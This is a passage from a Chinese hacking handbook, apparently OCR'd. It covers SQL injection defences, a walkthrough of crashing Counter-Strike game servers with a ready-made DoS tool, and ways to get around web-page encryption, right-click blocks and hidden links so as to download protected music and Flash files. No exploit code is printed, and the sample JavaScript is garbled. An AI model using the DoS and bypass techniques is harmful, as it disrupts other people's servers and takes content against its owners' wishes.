SQL指令植入式攻击的危害。SQL指令植入式攻击可能引起的危害取决于该网站的软件环境和配置。当Web服务器以操作员(dbo)的身份访问数据库时，利用SQL指令植入式攻击就可能删除所有表格、创建新表格等。当服务器以超级用户(sa)的身份访问数据库时，利用SQL指令植入式攻击就可能控制整个SQL服务器；在某些配置下攻击者甚至可以自行创建用户账号以完全操纵数据库所在的Windows服务器。

明白了攻击的原理后，才能知道应该怎样防范。

杜绝SQL指令植入式攻击的第一步就是采用各种安全手段监控来自ASP request对象(Request、Request.QueryString、Request.form、Request.Cookies和Request.ServerVariables)的用户输入，以确保SQL指令的可靠性。具体的安全手段根据你的DBMS而异，具体参考相关资料，这里就不再细述。

当然，要最好地防范sql injection攻击，编写程序的作者就要对变量作严格检查，以list.asp



这个文件为例，就应该对变量 id 作出检查。另外用 md5 加密用户以及管理员的密码，也未尝不是一个好办法。

第 40 变 DoS 攻击 CS 服务器及防范

一、DoS 攻击及其局限性

单一的 DoS 攻击一般是采用一对一方式的，当攻击目标 CPU 速度低、内存小或者网络带宽小等各项性能指标不高，它的效果是明显的。随着计算机与网络技术的发展，计算机的处理能力迅速增长，内存大大增加，同时也出现了千兆级别的网络，这使得 DoS 攻击的困难程度加大了。目标对恶意攻击包的“消化能力”加强了不少，例如你的攻击软件每秒钟可以发送 3 千个攻击包，但我的主机与网络带宽每秒钟可以处理 1 万个攻击包，这样一来攻击就不会产生什么效果。

二、DoS 攻击 CS 服务器的实现

虽然 DoS 攻击有一定的局限性，但是因为很多 CS 服务器是游戏用户自己做的，“消化攻击”的能力很低，所以就给黑客们使用 DoS 攻击带来了实现的条件。下面让我们来看看。

用 CS—DoS 软件对 CS 服务器进行有效攻击，先来看看这个软件的界面。如图 5-14 所示：




图 5-14

像这样的攻击软件本身并没有什么技术可言，对那些没有什么技术的人完全适用。CS 服务器端有一漏洞，在接受到攻击者恶意发送的数据包后，CPU 占用率将达 100%，服务器端将拒绝服务 (DoS)，此程序对 LINUX 和 WINDOWS 平台下的 CS 服务器端都有效。这样我们就可以很顺利地对 CS 服务器进行攻击！

进入 CS 游戏以后，在 Internet 中就可以看到一些 CS 的服务器。如图 5-15 所示：

在上面的软件中输入 CS 服务器的网址后就可以开始攻击了。经过试验，发现当发起 DoS 攻击后，CS 服务器的 CPU 就会以 100% 来工作。

一般的服务器在 CPU 的使用率达到 70% 的时候就会自动报警，再高一点的话就会自动重启，所以攻击很容易实现。




图 5-15

三、DoS 攻击的防范方法



1. 防御措施

(1) 及早发现系统存在的攻击漏洞，及时安装系统补丁程序。对一些重要的信息（例如系统配置信息）建立和完善备份机制。对一些特权账号（例如管理员账号）的密码设置要谨慎。通过这样一系列的举措可以把攻击者的可乘之机降低到最小。

(2) 在网络管理方面，要经常检查系统的物理环境，禁止那些不必要的网络服务。建立边界安全界限，确保输出的包受到正确限制。经常检测系统配置信息，并注意查看每天的安全日志。

(3) 利用网络安全设备（例如防火墙）来加固网络的安全性，配置好它们的安全规则，过滤掉所有的可能的伪造数据包。

(4) 当发现自己正在遭受 DoS 攻击时，应当及时采取必要的应付策略，尽可能快地追踪攻击包，并且要及时联系 ISP 和有关应急组织，分析受影响的系统，确定涉及的其他节点，从而阻挡从已知攻击节点的流量。

2. 检测技术

做好上面的防御外，还要有完善的检测体系，才能做到早发现，早解决。大致检测技术有以下两类：

(1) 根据异常情况分析

当网络的通讯量突然急剧增长，超过平常的极限值时，这时一定要提高警惕，检测此时的通讯。当网站的某一特定服务总是失败时，也要多加注意。当发现有特大型的 ICP 和 UDP 数据包通过或数据包内容可疑时都要留神。总之，当系统出现异常情况时，最好分析这些情况，防患于未然。

(2) 使用 DoS 检测工具

当攻击者想使其攻击阴谋得逞时，他首先要扫描系统漏洞，目前市面上的一些网络入侵检测系统可以杜绝攻击者的扫描行为。另外，一些扫描器工具能够发现攻击者植入系统的代理程序，并可以把它从系统中删除。



HACKED

123

第六篇


网络资源欺骗

在网络中，宝贵的资源无穷无尽！

你能把握住其中最新、最有价值的吗？

你能让无从下载的资源也可以乖乖地流入自己的硬盘吗？

本篇将从加密网页的内容下载、P2P、动画下载、妙用代理软件下载、BT的共享、下载封锁影片、BT资源搜索、特定区域资源的下载等方面，为你揭开黑客们随心所欲地玩转网络资源的秘密！



第 41 变 加密网页下载实战

网页内容的加密是一个恒久的话题，目前还没有哪一种网页加密技术能宣称百分百地达到防止破解、保护网页内容的效果，却也没有一种傻瓜式的攻无不克型网页内容破解工具问世。下面将在讲解一种便捷有效的加密方法的同时，谈谈几种常见的网页内容破解下载方法，希望能够为初入此道的读者朋友带来一些启发。

一、网页加密实战

1. 加密网页

运行 HTMLPower 后，单击切换到“输入文件”选项卡设置界面。如图 6-1 所示：




图 6-1

首先这里以加密单个网页为例给大家讲解使用 HTMLPower 加密网页的方法，单击“添加文件”按钮，在弹出的“打开”对话框中选择加入需加密的网页文件，如网站的首页文件“index.html”。如图 6-2 所示：




图 6-2

在网页文件添加完毕后，单击左下角的“加密”按钮即可对该网页文件进行加密。因为是加密单个网页文件，所以显示加密进度的进度框一闪而过。如图 6-3 所示：





图 6-3

随之在文件列表中可以看到刚才添加的“index.html”文件已经改名为“index_encrypt.html”了。如图 6-4 所示：




图 6-4

! Tips

改名成“index_encrypt.html”的文件并不是覆盖了原先的“index.html”文件，而是在原先“index.html”文件的基础上又创建了一个加密的“index_encrypt.html”文件。



其实说这个注意事项，并不仅仅只是提醒大家创建了一个加密网页文件的问题，而是在日后的网页编辑中，应在原有的“index.html”文件上进行编辑，每编辑一次后使用 HTMLPower 对编辑好的网页文件（如 index.html）再次加密，并上传到服务器上。

2. 设置网页访问密码

首先在“输入文件”设置界面中添加一个网页，然后单击切换到“加密选项”设置界面，单击选中下方的“设置密码保护”选项，在其右侧的文本框中输入密码。如图 6-5 所示：




图 6-5



黑客 对抗七十二变
HACKER

密码输入后单击“加密”按钮即可完成当前网页页面的访问密码添加，在“结果”选项卡设置界面中选中加密后的网页文件，然后单击“测试”按钮，在弹出的页面中可以看到有一个要求输入密码的对话框。

在输入正确密码后才能出现该页的正确内容。如果想查看当前网页源代码，则可以发现网页内容在源代码中为乱码状态。如图 6-6 所示：

```
file:///D:/wwwroot/.../index.asp
文件(1) 帮助(2) 文档(3) 搜索(4) 帮助(5)

<html><head><title>Please input password</title><script language="JavaScript">function dopass(){var page=unescape(window.location.href);var res="";for(i=0;i<page.length;i++){d=d.charCodeAt(i);res+=res+(d&0xFF));}if(res=="")alert("Invalid password! Please Try again.");else{pass=unescape(document.getElementById("pass").value);if(pass.length<8){alert("password must be at least 8 characters long");return;}if(!/^(?=[^a-zA-Z0-9]*[a-zA-Z0-9]{8,})[a-zA-Z0-9]{8,}$/.test(pass)){alert("password must contain both letters and numbers");return;}if(/^(?=[^a-zA-Z0-9]*[a-zA-Z0-9]{8,})[a-zA-Z0-9]{8,}$/.test(res)){alert("password must contain both letters and numbers");return;}if(res!=pass){alert("passwords do not match");return;}document.getElementById("submit").disabled=false;}}</script></head><body><form><input type="text" id="pass" value=""/><input type="button" value="Submit" id="submit" onclick="dopass()"/></form></body></html>
```

图 6-6



3. 防范离线浏览类软件下载

为了防止网页浏览器使用一些离线浏览工具将整个网站下载，从而使一些应予以保密的网页内容被泄露，可以在 HTMLPower 中进行如下设置予以防范：

首先在“输入文件”设置界面中添加网站的首页文件，或单击“添加文件夹”按钮，在弹出的“打开”对话框中将整个网站的目录都添加。然后单击切换到“加密选项”设置界面，选中“保护所有链接”选项，此时可以看到一个程序本身提供的对此选项功能的解释提示。如图6-7所示：



图 6-7

设置完毕后单击“加密”按钮。HTMLPower 将随之对当前网页的链接进行加密。在使用“写字板”工具打开加密后的网页时，可以看到链接地址已经成了乱码。如图 6-8 所示：






图 6-8

4. 浏览器限制

单击切换到“浏览器限制”选项卡设置界面，从中可以看到有“禁用鼠标右键”、“禁止选择文本”、“禁止打印网页”等选项，这些选项显然可以满足普通的对网页内容加密保护的要求。如图 6-9 所示：




图 6-9

其实 HTMLPower 的功能远远不止上述列举的几点，比如 HTMLPower 可以将多个选项混合起来使用，就可以达到更强的网页内容加密效果。

你还能从网上下载到汉化版本。

二、下载加密网页实战

网页内容的破解可谓“花样繁多”，下面为大家讲解几种常见的破解方法：

1. 文字内容破解

文字内容的破解针对不同加密程度往往会有很种方法，如经过简单加密和复杂加密的网页上文字内容获取需要使用不同方法。

(1) 简单加密的破解



所谓简单加密可以分为很多种加密效果，这里只以允许复制源代码内容的简单式加密效果为例进行文字内容的获取。这类加密效果往往不允许用户直接在网页上使用复制和鼠标拖动选取功能。所以应直接查看网页的源代码，此时可以看到在源代码中文字是可见状态的，也就是说文字不是乱码状态。

接着使用鼠标选中部分内容或使用“Ctrl+A”组合键选择全文，然后将选中的内容复制并粘贴到WPS 2000或Word中，使用Delete快捷键不断删除多余字符即可。

(2) 复杂加密的破解

这类加密的效果基本上都是抱着让非常破解无从下手的角度出发的，比如禁止使用鼠标左键拖动选取内容、禁止鼠标右键单击出现菜单、禁止使用剪贴和打印功能等。

针对这些情况，我们可以使用第三方软件来完成文字内容的获取，比如通过著名的抓图软件SnagIt中“文本捕获”功能就可以轻松提取网页中文字。方法如下：

运行SnagIt后，单击左侧的“文本捕获”按钮，将SnagIt的捕获状态设置为捕获文本。

接着依次单击窗口中“输入→区域”菜单项。

现在就可以打开任一个加密的网页文件，然后按SnagIt默认的组合键“Ctrl+Alt+P”对网页中的文字内容进行捕获，此时鼠标光标会变成带有十字的手形。

按下鼠标左键在网页中拖动选出要复制的文本后，松开鼠标后将会弹出一个文本预览窗口，可以看到网页中的文字已经被复制到窗口中了。

剩下的工作就好办了，把预览窗口中的文字复制到其他文本编辑器中即可，当然也可以直接在这个预览窗口中编辑修改后直接保存。

对于超长的网页，我们可以使用SnagIt的“自动滚屏”功能进行整个网页内容的捕获，方法如下：

首先选择“文本捕获”方式，依次单击“输入→窗口”菜单项。接着再依次单击“输入→自动滚屏”菜单项，打开任意网页，按下组合键“Ctrl+Shift+P”，默认选择整个页面状态后，稍等一会（注意鼠标不要点击），页面将会开始自行滚动，一直到页面底端终止。此时出现截图预览窗口，至此整个网页内容已全部截取。如图6-10所示：




图 6-10



2、隐藏链接的破解

在“HTMLPower”软件的使用中我们可以看到该软件提供了一个“保护所有链接”的功能，这个功能告诉我们网页中的链接网址是可以隐藏的。那么针对隐藏的链接网址我们能不能将其挖掘出来呢？下面提供两种方法供读者参考：

(1) 隐身型音乐路径的查找

首先登录某国内网友自己演唱的音乐网站，单击切换到“我的音乐”链接页面，可以看到有很多音乐存在。如图 6-11 所示：



图 6-11

单击“冬的思念”这首音乐名称，将会打开一个播放窗口，这个窗口中提供了一个在线播放器，具有播放、停止等功能，设计还不错。如图 6-12 所示：



图 6-12

显然这是一首典型的在线播放式的音乐，让我们回到“我的音乐”页面中，右键单击“冬的思念”这首音乐，选择“使用网际快车下载”。

稍后将自动打开 FlashGet 的下载任务对话框，可以看到在“重命名”文本框中显示的是一个网页后缀（.htm）的文件，而不是一首任何音乐后缀的文件。这说明这首音乐是不支持下载的。也就是说真实的播放（下载）链接地址是隐藏的。

现在让我们来看看如何巧妙地找到这首音乐的播放（下载）链接地址：关闭 FlashGet 后返回到“我的音乐”页面，将鼠标放在“冬的思念”这首音乐上，可以看到页面的左下角出现了该首音乐的在线播放调用文件网址。如图 6-13 所示：



图 6-13

重新打开一个 IE 窗口，并将该网址输入到地址栏中，回车后可以看到在线播放的窗口变大了——这就是关键。如图 6-14 所示：



图 6-14

对比两次在线播放的窗口有什么不同？可能细心的读者会说：多了菜单。对！第一次我们打开的在线播放窗口是个“简化版”，没有任何菜单，而第二次打开的则是“完全版”，出现了菜单。现

在我们可以查看当前播放页面的源代码，单击“查看”菜单下的“源文件”子菜单，将可以打开当前网页的源代码窗口。如图 6-15 所示：



```

<html>
<head>
<meta http-equiv="Content-Language" content="zh-cn">
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<meta name="GENERATOR" content="Microsoft FrontPage 5.0">
<link rel="stylesheet href=view.css>
<title>冬的思念</title>
<link href=..xiumu.css rel="stylesheet" type="text/css">
<SCRIPT language=JavaScript>
<!--
var gotodelux=0;

function click(){
if(window.event.button==2) alert("本站不支持此功能");
}

document.onmousedown=click;

function setwindow(){
}

```

图 6-15

一般音乐文件都有哪些常见的格式呢？答案显然如下：mp3、wma、cd、m1d1、wav、rm 等。既然当前在线播放页面可以调出音乐来播放，显然源代码中应该有相应的音乐格式供调用，这个时候应按下组合键“Ctrl+F”，在弹出的“查找”对话框中输入“mp3”。如图 6-16 所示：




图 6-16

输入 mp3 的理由很简单：如果 mp3 的关键字在源代码中查找不到，再换其他的也不迟，回车后得到如下结果。如图 6-17 所示：



```

<id=video1 width=270>
<PARAM NAME="ExtentX" VALUE="7144">
<PARAM NAME="ExtentY" VALUE="1746">
<PARAM NAME="AUTOSTART" VALUE="-1">
<PARAM NAME="SHUFFLE" VALUE="0">
<PARAM NAME="PREFETCH" VALUE="0">
<PARAM NAME="NOLABELS" VALUE="0">
<PARAM NAME="SRC" VALUE="..../song/dongdesinai.mp3">
<PARAM NAME="CONTROLS" VALUE="StatusBar,ControlPanel">
<PARAM NAME="CONSOLE" VALUE="Clip1">
<PARAM NAME="LOOP" VALUE="0">
<PARAM NAME="NUMLOOP" VALUE="0">
<PARAM NAME="CENTER" VALUE="0">
<PARAM NAME="MAINTAINASPECT" VALUE="0">
<PARAM NAME="BACKGROUNDOCUR" VALUE="#000000">
<embed src=..../song/dongdesinai.mp3
       type="audio/x-pn-realaudio-plugin" console="Clip1"
       controls="ControlPanel,StatusBar" height="66"
width="270"
       autostart="true"></embed> </OBJECT>
<br>
<br>

```

图 6-17

从图中可以看到，当前在线播放的页面调用的的确是 mp3 格式的音乐文件，它在网站的目录是 song，文件名为 dongdesinai.mp3。现在再来看看在线播放页面的网址“<http://Kankan.cc/songhtm/dongdesinai.htm>”，可以得出 song 目录前的网址就是“<http://Kankan.cc/>”，那么这个时候我们就

可以在任一个IE窗口中输入如下地址来下载音乐：<http://kankan.cc/song/dongdesinai.mp3>。

回车后将自动打开FlashGet的下载任务对话框，我们可以看到“重命名”文本框中的文件名已经换成了dongdesinai.mp3。

单击“确定”按钮后，在FlashGet的主窗口中可以看到音乐文件已经在下载了。显然我们的目的已经达到了。

(2) ASP 隐藏网址破解

这里的破解我们不谈如何手工查找，而是讲解如何通过一个“简陋”的分析工具来完成隐藏网址的分析，这个工具就是Asp2url。它能帮助我们取得网页中软件的真实下载地址，它可以把一些诸如www.xx.com/down.asp?id=32或www.xx.com/down.php?id=32这样的网址转换成www.xx.com/xx.zip这样可以直接下载的网址。该软件的使用方法非常简单：

在看到一个下载的链接后，单击鼠标右键，在弹出的快捷菜单中选择“属性”，接着在“属性”页面中复制上面的链接地址，如“http://www.sq**.com/down.asp?ID=4682”，然后运行Asp2url。将复制的网址粘贴到Asp2url窗口中的“地址”右侧文框中，接着单击“开始”按钮，Asp2url将会自动把“http://www.sq**.com/down.asp?ID=4682”指向的真实下载地址找出来。如图6-18所示：



图 6-18

Tips

如果出现找不到真实网址的情况，那么多半是该网址为无法下载的情况（即假链接）。

接着双击找出的软件真实下载地址，将该地址复制到中间部分的文本框中，此时再使用FlashGet等软件下载可以发现链接真实网站时的速度远远超出通过“http://www.sq**.com/down.asp?ID=4682”转向后的链接速度——也就是说，少了一道链接“中转站”。

3、禁止使用右键的破解

上面我们谈到了一些网站设置用户的鼠标右键在网页上为不可用状态，那么如何针对这种情况进行破解呢？这里提供几种常见的方法供参考：

- (1) 可以先单击左键，然后在按住左键的情况下再单击右键。接着松开左键，最后松开右键。
- (2) 使用下载工具。首先打开“网络蚂蚁”或“网际快车”等下载工具，并且设置显示程序自



带的浮动窗口。然后把鼠标移到图片上并按住左键不放，接着拖曳鼠标光标到网际快车的浮动窗口中。如图 6-19 所示：



图 6-19

然后松开鼠标，这时网际快车已经添加了一个下载任务，只需单击“确定”按钮即可下载文件。如图 6-20 所示：




图 6-20

(3) 使用“另存为”菜单

这是一种万不得已的方法，以需要下载图片为例，进行如下过程的操作：

打开下载图片的网页，依次单击 IE 浏览器的“文件→另存为”菜单项。在弹出的“另存为”对话框中设置好保存的路径、文件名以及保存类型。保存类型应该选择默认的“网页，全部 (*.htm; *.html)”。

保存完毕之后打开同文件名的 Files 文件夹，这里面都是保存下来的网页素材，其中包括了需要的图片文件。接下来就可以使用 ACDSee 等看图软件进行预览查找了！

第 42 变 加密式 Flash 动画下载实战

近年来 Flash 动画在网络上可谓是风光无限，大量优秀的 Flash 动画作品不断出现在网络上，在享受快乐的同时，很多网友都苦恼于在线播放式的 Flash 动画文件无法下载到自己的硬盘中进行欣赏，从而造成了网络使用时间的大幅度增加。特别是一些 Flash 网站还使用了屏蔽鼠标右键、禁止查看网页源代码等方法，那么怎样才能把它们下载到硬盘上呢？下面将讲述几种有效的方法。

一、查看Flash网页源文件

对于一些在当前页面上看不到的 Flash 动画链接地址，但是源代码却未进行加密的网页，可以使用查看当前网页源代码中 Flash 后缀名“Swf”的方法来快速找到 Flash 动画文件的下载网址。方法是：

在 IE 浏览器窗口中依次单击“查看→源文件”菜单项，当前网页的代码会被记事本打开。在记事本中，按“Ctrl+F”组合键弹出“查找”对话框后，在“查找内容”框中输入“Swf”并单击“查找下一个”按钮。如图 6-21 所示：




图 6-21

接着就可以在源代码中找到当前页面中 Flash 文件的链接了，如上图中的“<http://img.piclib.net/swf001/2046.swf>”就是当前页面中 Flash 文件的链接地址。

但是有时并不会直接找到“<http://img.piclib.net/swf001/2046.swf>”这样的链接地址，而是会找到一个诸如“value=“..//files/1204107047795758.swf””这样的链接地址，那么此时只需在“/files”前加上当前网页的网址即可，如“<http://www.123.com/files/248.swf>”。

二、用 MyIE 查看页面链接

对于一些论坛有 Flash 动画的贴子，由于普通用户没有权限对该贴进行编辑，所以也没有权限通过查看贴子本身内容的方法进行 Flash 动画地址的查找，从而也无法在源代码中查找到相应的链接网址。如图 6-22 所示：




图 6-22

这时我们可以使用 MyIE 的“页面全部链接”功能来轻松查找 Flash 动画的链接地址。方法如下：运行 MyIE 后打开 “<http://hongtai.jsol.net/bbs/dispbbs.asp?boardID=61&ID=5717>”，此时可以看到第一个贴子是一个 Flash 动画。如图 6-23 所示：




图 6-23

接着依次单击“查看→页面全部链接”菜单项，准备查看当前页面上的所有链接。
随后将弹出“页面链接”列表框，从列表框中可以看出分为两个部分，一是左侧的链接名称，二是各种链接的地址。

拖动列表框右侧的滚动条，当发现链接地址中文件名的后缀为 swf 时，就停下来。如图 6-24 所示：




图 6-24

上图中 “<http://www.pconline.com.cn/pcedu/carton/mtv/0312/flash/031230cs.swf>” 这个链接地址通过前面名称的“全屏欣赏”和后缀名的确认，显然就可以判断这是当前论坛贴子上的 Flash 动画下载地址了。

最后只需选中该链接地址并单击右键，在弹出的快捷菜单中选择“复制”项将其复制后，粘贴到下载工具中即可。

三、用 FlashGet 的“站点资源探测器”下载 Flash 动画

如果你不喜欢使用 MyIE，那么也可以使用 FlashGet 的“站点资源探测器”功能来完成对隐藏式的 Flash 动画下载，方法如下：

运行 FlashGet 并依次单击“工具→站点资源探测器”菜单（或按快捷键“F7”），打开“FlashGet 站点资源探索器”窗口。

在“地址”栏中输入要搜索 Flash 动画链接地址的网页地址然后回车，稍后一张详细的资源列表就呈现在眼前了。如图 6-25 所示：



图 6-25

如果列表中资源种类太多且数量庞大时，也可以依次单击“编辑→过滤”菜单项，在弹出的“过滤”对话框中选中“只显示以下类型”单选框，并在下面的“文件类别”中输入“.swf”并单击“确定”按钮完成。如图 6-26 所示：




图 6-26

这样在资源列表中就会只出现 swf 文件了。找到需要下载的 swf 文件后单击鼠标右键，在弹出的快捷菜单中选择“下载”即可。

四、查看 IE 临时文件夹定位 Flash 动画地址

对一些加密效果比较完善的网站来说，上面的方法往往起不到什么作用，只能靠“查看 IE 临时文件夹”的方法来碰碰运气了。

先来理解一下什么是“IE 临时文件夹”。当我们第一次浏览一个网站时，当前网页上的内容会

慢慢地逐个出现，而以后再次浏览这个网站时，当前网页上的内容却可以一下子全部出现，速度远超出第一次的浏览速度。这个差异就是 IE 临时文件夹展现出的魅力了。通俗一点地说，IE 临时文件夹实际上就是每次访问网页后，将当前网页内容进行临时保存的本地存储目录。以 Windows 98 为例，该系统下的 IE 临时文件夹是“C:\WINDOWS\Temporary Internet Files”。

在进入该目录后，按组合键“Ctrl+F”调出“查找”对话框后，在“名称”中输入“swf”关键词，然后单击“开始查找”按钮，稍后下方将出现 IE 临时文件夹中所有的 swf 文件。如图 6-27 所示：



图 6-27

上述方法虽然可以很方便地查找到 Flash 文件，但是想要精确定位到需要的 Flash 文件就显得有些难了——通常只能通过观察查找到的 swf 文件存储到硬盘 IE 临时文件夹的时间来确定基本范围，然后再逐个打开进行确认。如图 6-28 所示：




图 6-28

第 43 变 特定区域资源下载实战

网络中有许多网站只允许自己指定的 IP 范围内用户对自己进行访问，由于这些网站中常有大量难得一见的资源，所以往往会让很多网友瞧在眼里，急在心里……但令人奇怪的是，有些网友却可以如同探囊取物般在这类网站中轻松获取任何自己想要的资源，这是怎么一回事呢？原来他们采用了欺骗式的下载方法，这又如何实现？

一、什么是特定区域

特定区域通常是指根据实际需要，对某一指定的事物进行访问限制的范围划分。这个范围在网络中予以划分的表现方式就是对 IP 范围进行限制。比如只允许“202.102.1.255~202.102.1.255”这个范围内的用户对某网站进行访问，那么这个 IP 范围就是一个“特定区域”。

我们知道，IP 地址并不是一堆杂乱无序的数字，恰恰相反，不同的数字组合都是由一个区域、一个区域进行控制的。比如“202.102.1.1~202.102.127.255”这个 IP 段就代表了江苏省的用户。如图 6-29 所示：

